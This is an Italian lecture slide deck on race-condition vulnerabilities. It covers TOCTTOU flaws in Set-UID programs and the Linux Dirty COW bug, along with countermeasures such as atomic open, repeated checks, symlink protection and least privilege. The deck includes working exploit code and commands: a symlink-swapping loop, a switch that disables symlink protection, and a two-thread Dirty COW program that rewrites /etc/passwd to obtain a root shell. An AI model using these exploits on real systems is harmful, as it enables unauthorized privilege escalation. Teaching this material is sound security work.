

Race condition

1

Race Condition

- Succede quando:
 - Più processi accedono e manipolano gli stessi dati contemporaneamente.
 - L'esito dell'esecuzione dipende da un ordine particolare.
- Se un programma privilegiato presenta una condizione di competizione, gli aggressori potrebbero essere in grado di influenzare l'output del programma privilegiato influenzando gli eventi incontrollabili.

2

Problema delle condizioni di gara

Quando due thread di esecuzione simultanei accedono a una risorsa condivisa in un modo che produce involontariamente risultati diversi a seconda della tempistica dei thread o dei processi,

Qui può verificarsi una Race Condition se ci sono due richieste di prelievo simultanee.

```
function withdraw($amount)
{
    $balance = getBalance();
    if($amount <= $balance) {
        $balance = $balance - $amount;
        echo "You have withdrawn: $amount";
        saveBalance($balance);
    }
    else {
        echo "Insufficient funds.";
    }
}
```

3

Un tipo speciale di condizione di gara

- Dal tempo di controllo al tempo di utilizzo
- Time-Of-Check To Time-Of-Use (TOCTTOU)
- Si verifica quando si verifica una condizione prima di utilizzare una risorsa .

4

Vulnerabilità

```
if (!access("/tmp/X", W_OK)) {
    /* the real user has the write permission*/
    f = open("/tmp/X", O_WRITE);
    write_to_file(f);
}
else {
    /* the real user does not have the write permission */
    fprintf(stderr, "Permission denied\n");
}
```

- Programma Set-UID di proprietà di root.
- UID effettivo: root
- ID real user: seed

- Il programma sopra scrive in un file nella directory `/tmp` directory (scrivibile da tutti)
- Poiché il root può scrivere su qualsiasi file, il programma garantisce che l'utente reale disponga delle autorizzazioni per scrivere sul file di destinazione.
- `access()` controlla se l'ID utente reale ha accesso in scrittura a `/tmp/X`.
- Dopo il controllo, il file viene aperto in scrittura.
- `open()` controlla l'ID utente effettivo che è 0 e quindi il file verrà aperto.

5

Vulnerabilità


Obiettivo: scrivere su un file protetto come `/etc/passwd` .

Per raggiungere questo obiettivo dobbiamo creare `/etc/passwd` come file di destinazione senza modificare il nome del file nel programma.

- Il collegamento simbolico (soft link) ci aiuta a raggiungerlo.
- È un tipo speciale di file che punta a un altro file.

6

Vulnerabilità



← **Supera il controllo access()**


Problemi:

Poiché il programma esegue miliardi di istruzioni al secondo, la finestra tra il tempo da controllare e il tempo da utilizzare dura per un periodo di tempo molto breve, rendendo impossibile il passaggio a un collegamento simbolico

- Se la modifica avviene troppo presto, `access()` fallirà.
- Se la modifica avviene con un po' di ritardo, il programma finirà di utilizzare il file.

7

Vulnerabilità delle condizioni di competizione



Per vincere la race condition (finestra TOCTTOU), abbiamo bisogno di due processi:

- Esegui il programma vulnerabile in un ciclo
- Esegui il programma di attacco

8

Capire l'attacco

Consideriamo i passaggi per due programmi:

A1 : Fai in modo che "/ tmp /X" punti a un file di nostra proprietà

A2 : Fai in modo che "/ tmp /X" punti a /etc/ passwd

V1 : controlla l'autorizzazione dell'utente su "/ tmp /X"

V2 : apri il file

- Il programma di attacco viene eseguito: A1,A2,A1,A2
- Il programma vulnerabile viene eseguito: V1,V2,V1,V2.....
- Poiché i programmi vengono eseguiti simultaneamente su una macchina multi-core, le istruzioni verranno interlacciate (miscela di due sequenze)
- A1, V1, A2, V2: il programma vulnerabile apre /etc/ passwd per la modifica.

9

Un altro esempio di condizione di gara

```
file = "/tmp/X";
fileExist = check_file_existence(file);

if (fileExist == FALSE){
    // The file does not exist, create it.
    f = open(file, O_CREAT);

    // write to file
```

3. C'è una finestra tra il controllo e l'utilizzo (apertura del file).
4. Se il file esiste già, la chiamata di sistema open() non fallirà. Si aprirà il file per la scrittura.
5. Quindi, possiamo usare questa finestra tra il controllo e l'uso e puntare il file su un file esistente "/etc/ passwd " ed eventualmente scriverci dentro.

Programma Set-UID che viene eseguito con privilegio root.

1. Controlla se il file "/ tmp /X" esiste.
2. In caso contrario, viene richiamata la chiamata di sistema open() . Se il file non esiste, viene creato un nuovo file con il nome fornito.

10

Configurazione dell'esperimento

```
#include <stdio.h>
#include <unistd.h>

int main()
{
    char * fn = "/tmp/XYZ";
    char buffer[60];
    FILE *fp;

    /* get user input */
    scanf("%50s", buffer);

    if(!access(fn, W_OK)){
        fp = fopen(fn, "a+");
        fwrite("\n", sizeof(char), 1, fp);
        fwrite(buffer, sizeof(char), strlen(buffer), fp);
        fclose(fp);
    }
    else printf("No permission \n");

    return 0;
}
```

Crea il programma
vulnerabile Set-UID:

```
$ gcc vulp.c -o vulp
$ sudo chown root vulp
$ sudo chmod 4755 vulp
```

Condizione di competizione
tra access() e fopen(). È
possibile scrivere qualsiasi
file protetto.

11

Configurazione dell'esperimento

Disabilita contromisura : limita il programma a seguire un collegamento simbolico in una directory scrivibile da tutti come / tmp .

```
// On Ubuntu 12.04, use the following:
$ sudo sysctl -w kernel.yama.protected_sticky_symlinks=0

// On Ubuntu 16.04, use the following:
$ sudo sysctl -w fs.protected_symlinks=0
```

12

Come sfruttare la condizione di gara?


- Scegli un file di destinazione
- Lancia attacco
 - Processo di attacco
 - Processo vulnerabile
- Monitorare il risultato
- Esegui l'exploit

13

Attacco: scegli un file di destinazione

- Aggiungi la seguente riga a `/etc/passwd` per aggiungere un nuovo utente

test : U6aMy0wojraho : 0 : 0 : test : /root : /bin/bash



14

Attacco: esegui il programma vulnerabile

- Due processi in competizione tra loro : **processo vulnerabile e processo di attacco**

Esegui il processo vulnerabile

```
#!/bin/sh

while :
do
    ./vulp < passwd_input
done
```

- Il programma vulnerabile viene eseguito in un ciclo infinito (target_process.sh)
- `passwd_input` contiene la stringa da inserire in `/etc/passwd` [nella slide precedente]

15

Attacco: esegui il programma di attacco

```
#include <unistd.h>

int main()
{
    while(1) {
        unlink("/tmp/XYZ");
        symlink("/home/seed/myfile", "/tmp/XYZ");
        usleep(10000);

        unlink("/tmp/XYZ");
        symlink("/etc/passwd", "/tmp/XYZ");
        usleep(10000);
    }

    return 0;
}
```

- 1) Crea un *collegamento simbolico* a un file di nostra proprietà . (per superare il controllo `access()`)
- 2) Sleep per 10.000 microsecondi per consentire l'esecuzione del processo vulnerabile.
- 3) Scollega il collegamento simbolico
- 4) Crea un *collegamento simbolico* a `/etc/passwd` (questo è il file che vogliamo aprire)

16

Monitorare il risultato

```
#!/bin/bash

CHECK_FILE="ls -l /etc/passwd"
old=$(CHECK_FILE)
new=$(CHECK_FILE)
while [ "$old" == "$new" ]    ← Check if /etc/passwd is modified
do
    ./vulp < passwd_input    ← Run the vulnerable program
    new=$(CHECK_FILE)
done
echo "STOP... The passwd file has been changed"
```

- Controlla il timestamp di / etc/ passwd per vedere se è stato modificato.
- `ls -l` stampa il timestamp.

17

Esecuzione dell'exploit

```
$ ./attack_process &
$ ./target_process
No permission
No permission
..... (many lines omitted here)
No permission
No permission
STOP... The passwd file has been changed ← Success!
```

- ← Esegui sia programmi di attacco che vulnerabili per iniziare la "corsa".

```
.....
telnetd:x:119:129::/noexistent:/bin/false
vboxadd:x:999:1::/var/run/vboxadd:/bin/false
sshd:x:120:65534::/var/run/sshd:/usr/sbin/nologin
test:U6aMy0wojraho:0:0:test:/root:/bin/bash ← The added entry!
```

- ← Aggiunta una voce in / etc/ passwd

```
$ su test
Password:
# ← Got the root shell!
# id
uid=0(root) gid=0(root) groups=0(root)
```

- ← Otteniamo una shell di root quando accediamo utilizzando l'utente creato.

18

Contromisure

- Operazioni atomiche : eliminare la finestra tra controllo e utilizzo
- Controllo e utilizzo ripetuti: per rendere difficile vincere la “gara”.
- Collegamento simbolico sticky
 - Protezione: per impedire la creazione di collegamenti simbolici.
- Principi del privilegio minimo: prevenire i danni dopo che la gara è stata vinta dall'attaccante.

19

Operazioni atomiche

`f = open(file, O_CREAT | O_EXCL )`

- Queste due opzioni combinate insieme non apriranno il file specificato se il file esiste già.
- Garantisce l'atomicità del controllo e dell'utilizzo.

`f = open(file , O_WRITE |
O_REAL_USER_ID`

- Questa è solo un'idea, non implementata nel sistema reale.
- Con questa opzione, `open()` controllerà solo il vero ID utente
- Pertanto, `open ()` ottiene il controllo e l'utilizzo da solo e le operazioni sono atomiche.

20

Controllo e utilizzo ripetuti

```
#include <sys/types.h>
#include <sys/stat.h>
#include <fcntl.h>
#include <stdio.h>

int main()
{
    struct stat stat1, stat2, stat3;
    int fd1, fd2, fd3;

    if (access("tmp/XYZ", O_RDWR)) {
        fprintf(stderr, "Permission denied\n");
        return -1;
    }
    // Window 1
```

- Il controllo e l'utilizzo vengono eseguiti tre volte.
- Controlla se gli inode sono gli stessi. →
- Per un attacco riuscito, "/tmp/XYZ" deve essere modificato 5 volte.
- La possibilità di vincere la gara 5 volte è molto inferiore a quella di un codice con una condizione di gara.

```
else fd1 = open("/tmp/XYZ", O_RDWR);
// Window 2

if (access("tmp/XYZ", O_RDWR)) {
    fprintf(stderr, "Permission denied\n");
    return -1;
}
// Window 3

else fd2 = open("/tmp/XYZ", O_RDWR);
// Window 4

if (access("tmp/XYZ", O_RDWR)) {
    fprintf(stderr, "Permission denied\n");
    return -1;
}
// Window 5

else fd3 = open("/tmp/XYZ", O_RDWR);

// Check whether fd1, fd2, and fd3 has the same inode.
fstat(fd1, &stat1);
fstat(fd2, &stat2);
fstat(fd3, &stat3);

if (stat1.st_ino == stat2.st_ino && stat2.st_ino == stat3.st_ino) {
    // All 3 inodes are the same.
    write_to_file(fd1);
}
else {
```

21

Protezione permanente dei collegamenti simbolici

Per abilitare la protezione dei collegamenti simbolici permanenti per le directory permanenti scrivibili da tutti:

```
// On Ubuntu 12.04, use the following:
$ sudo sysctl -w kernel.yama.protected_sticky_symlinks=1

// On Ubuntu 16.04, use the following:
$ sudo sysctl -w fs.protected_symlinks=1
```

- Quando la protezione dei collegamenti simbolici è abilitata, i collegamenti simbolici all'interno di un collegamento simbolico scrivibile possono essere seguiti solo quando il proprietario del collegamento simbolico corrisponde al follower o al proprietario della directory.

22

Sperimenta la protezione dei link simbolici

```
int main()
{
    char *fn = "/tmp/XYZ";
    FILE *fp;

    fp = fopen(fn, "r");
    if(fp == NULL) {
        printf("fopen() call failed \n");
        printf("Reason: %s\n", strerror(errno));
    }
    else
        printf("fopen() call succeeded \n");
    fclose(fp);
    return 0;
}
```

✦ Utilizzando il codice e gli ID utente (seed e root), sono stati condotti esperimenti per comprendere la protezione.

23

Protezione permanente dei collegamenti simbolici

Follower (eUID)	Directory Owner	Symlink Owner	Decision (fopen())
seed	seed	seed	Allowed
seed	seed	root	Denied
seed	root	seed	Allowed
seed	root	root	Allowed
root	seed	seed	Allowed
root	seed	root	Allowed
root	root	seed	Denied
root	root	root	Allowed

- Nel nostro programma vulnerabile (l'EID è root), anche la directory / tmp è di proprietà di root, al programma non sarà consentito seguire il collegamento simbolico a meno che il collegamento non venga creato da root.

- del collegamento simbolico consente fopen () quando il proprietario del collegamento simbolico corrisponde al follower (EID del processo) o al proprietario della directory.

24

Principio del privilegio minimo

Principio del privilegio minimo:

Un programma non dovrebbe utilizzare più privilegi di quelli necessari all'attività.

- Il nostro programma vulnerabile dispone di più privilegi del necessario durante l'apertura del file.
- `seteuid ()` e `setuid ()` possono essere utilizzati per scartare o disabilitare temporaneamente i privilegi.

25

Principio del privilegio minimo

```
uid_t real_uid = getuid(); // Get the real user id
uid_t eff_uid = geteuid(); // Get the effective user id

seteuid (real_uid);      ← Disable the root privilege

f = open("/tmp/X", O_WRITE);
if (f != -1)
    write_to_file(f);
else
    fprintf(stderr, "Permission denied\n");
seteuid (eff_uid); // If needed, restore the root privilege
```

Subito prima di aprire il file, il programma dovrebbe abbandonare i suoi privilegi impostando EID = RID

Dopo la scrittura i privilegi vengono ripristinati impostando EUID = root

26

Dirty COW Race Condition Attack

27

Vulnerabilità Dirty COW

- Caso interessante della vulnerabilità della race condition.
- Esistente nel kernel Linux da settembre 2007, è stato scoperto e attaccato nell'ottobre 2016.
- Interessa tutti i sistemi operativi basati su Linux, incluso Android.

Conseguenze:

- Modifica i file protetti come /etc/passwd.
- Ottieni i privilegi di root sfruttando la vulnerabilità.

28

Mappatura della memoria utilizzando mmap()

mmap() - chiamata di sistema per mappare file o dispositivi in memoria. Il tipo di mappatura predefinito è la mappatura supportata da file, che mappa un'area della memoria virtuale di un processo sui file; la lettura dall'area mappata provoca la lettura del file

```
int main()
{
    struct stat st;
    char content[20];
    char *new_content = "New Content";
    void *map;

    int f=open("./zzz", O_RDWR);
    fstat(f, &st);
```

La riga ① apre un file in modalità lettura-scrittura .

29

Mappatura della memoria utilizzando mmap()

```
// Map the entire file to memory
map=mmap(NULL, st.st_size, PROT_READ|PROT_WRITE, ②
        MAP_SHARED, f, 0);
```

La linea ② chiama mmap () per creare una memoria mappata

1° argomento : Indirizzo iniziale per la memoria mappata

2° argomento : dimensione della memoria mappata

3° argomento : se la memoria è leggibile o scrivibile. Dovrebbe corrispondere al tipo di accesso dalla Linea ①

4° argomento : se un aggiornamento della mappatura è visibile ad altri processi che mappano la stessa regione e se l'aggiornamento viene trasferito al file sottostante

5° argomento : file che deve essere mappato

6° argomento : Offset che indica da dove all'interno del file dovrebbe iniziare la mappatura.

30

Mappatura della memoria utilizzando mmap()

```
// Read 10 bytes from the file via the mapped memory
memcpy((void*)content, map, 10); ③
printf("read: %s\n", content);


// Write to the file via the mapped memory
memcpy(map+5, new_content, strlen(new_content)); ④

// Clean up
munmap(map, st.st_size);
close(f);
return 0;
```

Accedi al file per una semplice lettura e scrittura utilizzando memcpy ().

31

MAP_SHARED e MAP_PRIVATE




MAP_SHARED : la memoria mappata si comporta come una memoria condivisa tra i due processi.

Quando più processi associano lo stesso file alla memoria, possono associare il file a diversi indirizzi di memoria virtuale, ma l'indirizzo fisico in cui viene conservato il contenuto del file è lo stesso.

32

MAP_SHARED e MAP_PRIVATE



MAP_PRIVATE : il file viene mappato nella memoria privata del processo chiamante.

- Le modifiche apportate alla memoria non saranno visibili ad altri processi

- Il contenuto della memoria originale deve essere copiato nella memoria privata.
- Se il processo tenta di scrivere nella memoria, il sistema operativo alloca un nuovo blocco di memoria fisica e copia il contenuto dalla copia principale alla nuova memoria.
- La memoria virtuale mappata ora punterà alla nuova memoria fisica.

33

Copy on Write

Tecnica che consente alla memoria virtuale in diversi processi di mapparsi alle stesse pagine di memoria fisica, se hanno contenuti identici.

Quando un processo figlio viene creato utilizzando la chiamata di sistema `fork()` :

- Il sistema operativo consente al processo figlio di condividere la memoria del processo padre facendo in modo che le voci della pagina puntino alla stessa memoria fisica.
- Se la memoria viene solo letta, non è necessaria la copia della memoria.
- Se qualcuno tenta di scrivere nella memoria, verrà sollevata un'eccezione e il sistema operativo allocherà nuova memoria fisica per il processo figlio (pagina sporca), copierà il contenuto dal processo genitore, modificherà la tabella delle pagine di ciascun processo (genitore e figlio) in modo che indica la propria copia privata.

34

Mapping Read-Only Files

```
$ ls -ld zzz  
-rw-r--r-- 1 root root 6447 Nov 8 16:25 zzz  
$ cat /zzz  
11111111111111111111111111111111
```

un consiglio (3° argomento): **MADV_DONOTNEED**

- ### Esperimento:

Se disponiamo di un account seed:

- 36

Mapping Read-Only File

- Normalmente non possiamo scrivere nella memoria di sola lettura.
- Tuttavia, se il file viene mappato utilizzando MAP_PRIVATE, il sistema operativo fa un'eccezione e ci consente di scrivere nella memoria mappata, ma dobbiamo utilizzare un percorso diverso, invece di utilizzare direttamente le operazioni di memoria, come memcpy ().
- La chiamata di sistema write() è un percorso del genere.

37

Mappatura di file di sola lettura : il codice

```
int main(int argc, char *argv[])
{
    char *content="**New content**";
    char buffer[30];
    struct stat st;
    void *map;

    int f=open("/zzz", O_RDONLY);
    fstat(f, &st);
    map=mmap(NULL, st.st_size, PROT_READ, MAP_PRIVATE, f, 0); ①

    // Open the process's memory pseudo-file
    int fm=open("/proc/self/mem", O_RDWR); ②

    // Start at the 5th byte from the beginning.
    lseek(fm, (off_t) map + 5, SEEK_SET); ③
}
```

Linea ① : Mappa / zzz nella memoria di sola lettura. Non possiamo scriverlo direttamente in memoria, ma possiamo farlo utilizzando il file system /

Linea ② : Utilizzando / proc file system, un processo può utilizzare read(),write() e lseek () per accedere ai dati dalla sua memoria.

Riga ③ : La chiamata di sistema lseek () sposta il puntatore del file al 5 ° byte dall'inizio della memoria mappata.

38

Linea ④ : La chiamata di sistema write() scrive una stringa nella memoria .
Attiva la copia su scrittura (MAP_PRIVATE), ovvero la scrittura è possibile solo su una copia privata della memoria mappata.

Riga ⑤ : Di' al kernel che la copia privata non è più necessaria. Il kernel indirizzerà la nostra tabella delle pagine alla memoria mappata originale . Pertanto , le modifiche apportate al file privato vengono ignorate.

La memoria viene modificata poiché possiamo vedere il contenuto modificato. Ma il cambiamento riguarda solo la copia della memoria mappata; non modifica il file sottostante.

La vulnerabilità dirty cow


Per Copy-On-Write , vengono eseguiti tre passaggi importanti :

- (A) Crea una copia della memoria mappata
- (B) Aggiorna la tabella delle pagine, in modo che la memoria virtuale punti alla memoria fisica appena creata
- (C)Scrivi nella memoria.

I passaggi precedenti non sono di natura atomica: possono essere interrotti da altri thread che creano una potenziale condizione di competizione che porta alla vulnerabilità di Dirty Cow.

41

Vulnerabilità Dirty-COW



42

Vulnerabilità Dirty-COW

Se `madvise()` viene eseguito tra i passaggi B e C:

- Il passaggio B fa sì che la memoria virtuale punti a 2.
- `madvise()` lo riporterà a 1 (annullando il passaggio B)
- Il passaggio C modificherà la memoria fisica contrassegnata da 1, anziché la copia privata.
- Le modifiche nella memoria contrassegnate da 1 verranno trasferite al file sottostante, causando la modifica di un file di sola lettura.

Quando viene avviata la chiamata di sistema `write()`, viene verificata la protezione della memoria mappata. Quando vede che si tratta di una memoria COW, attiva A,B,C senza un doppio controllo.

43

Sfruttare la vulnerabilità Dirty COW

Idea di base : È necessario eseguire due thread

- Thread 1: scrivi nella memoria mappata usando `write()`
- Thread 2: scartare la copia privata della memoria mappata

Dobbiamo mettere questi thread uno contro l'altro in modo che possano influenzare l'output.

44

Sfruttare la vulnerabilità Dirty COW

Selezionando /etc/ passwd come file di destinazione: Il file è di sola lettura, quindi gli utenti non root non possono modificarlo.

```
$ cat /etc/passwd | grep testcow
testcow:x:1001:1003:,,,:/home/testcow:/bin/bash
```

← Cambialo in 0000 usando la vulnerabilità Dirty COW

Il terzo campo indica l'ID utente dell'utente (per Root è 0). Se possiamo cambiare il terzo campo del nostro record (utente testcow) in 0, possiamo trasformarci in root.

45

Attacco: main thread

```
void *map;

int main(int argc, char *argv[])
{
    pthread_t pth1, pth2;
    struct stat st;
    int file_size;

    // Open the target file in the read-only mode.
    int f=open("/etc/passwd", O_RDONLY);

    // Map the file to COW memory using MAP_PRIVATE.
    fstat(f, &st);
    file_size = st.st_size;
    map=mmap(NULL, file_size, PROT_READ, MAP_PRIVATE, f, 0);

    // Find the position of the target area
    char *position = strstr(map, "testcow:x:1001"); ①

    // We have to do the attack using two threads.
    pthread_create(&pth1, NULL, madviseThread, (void *)file_size); ②
    pthread_create(&pth2, NULL, writeThread, position); ③

    // Wait for the threads to finish.
    pthread_join(pth1, NULL);
    pthread_join(pth2, NULL);
    return 0;
}
```

Configura la mappatura della memoria e i thread

- Aprire il file /etc/ passwd in modalità di sola lettura
- Mappare la memoria utilizzando MAP_PRIVATE
- Trova la posizione nel file di destinazione.
- Crea una thread per madvise()
- Crea una thread per write()

46

Attacco: le due thread

```
void *writeThread(void *arg)
{
    char *content= "testcow:x:0000";
    off_t offset = (off_t) arg;
    int f=open("/proc/self/mem", O_RDWR);
    while(1) {
        // Move the file pointer to the corresponding position.
        lseek(f, offset, SEEK_SET);
        // Write to the memory.
        write(f, content, strlen(content));
    }
}
```

Il Thread di scrittura:
Sostituisce la stringa
“testcow:x:1001” in
memoria con “testcow:x:
0000”

```
void *madviseThread(void *arg)
{
    int file_size = (int) arg;
    while(1){
        madvise(map, file_size, MADV_DONTNEED);
    }
}
```

Il thread madvise : scarta la
copia privata della memoria
mappata in modo che la
tabella delle pagine punti alla
memoria mappata originale.

47

Risultato dell'attacco

```
seed@ubuntu:~$ su testcow
Password:
testcow@ubuntu:~$ id
uid=1001(testcow) gid=1003(testcow) groups=1003(testcow)
testcow@ubuntu:~$ exit
exit
seed@ubuntu:~$ gcc cow_attack_passwd.c -lpthread
seed@ubuntu:~$ a.out
... press Ctrl-C after a few seconds ...
seed@ubuntu:~$ cat /etc/passwd | grep testcow
testcow:x:0000:1003:::/home/testcow:/bin/bash    ← UID becomes 0!
seed@ubuntu:~$ su testcow
Password:
root@ubuntu:~# ← Got a root shell!
root@ubuntu:~# id
uid=0(root) gid=1003(testcow) groups=0(root),1003(testcow)
```

48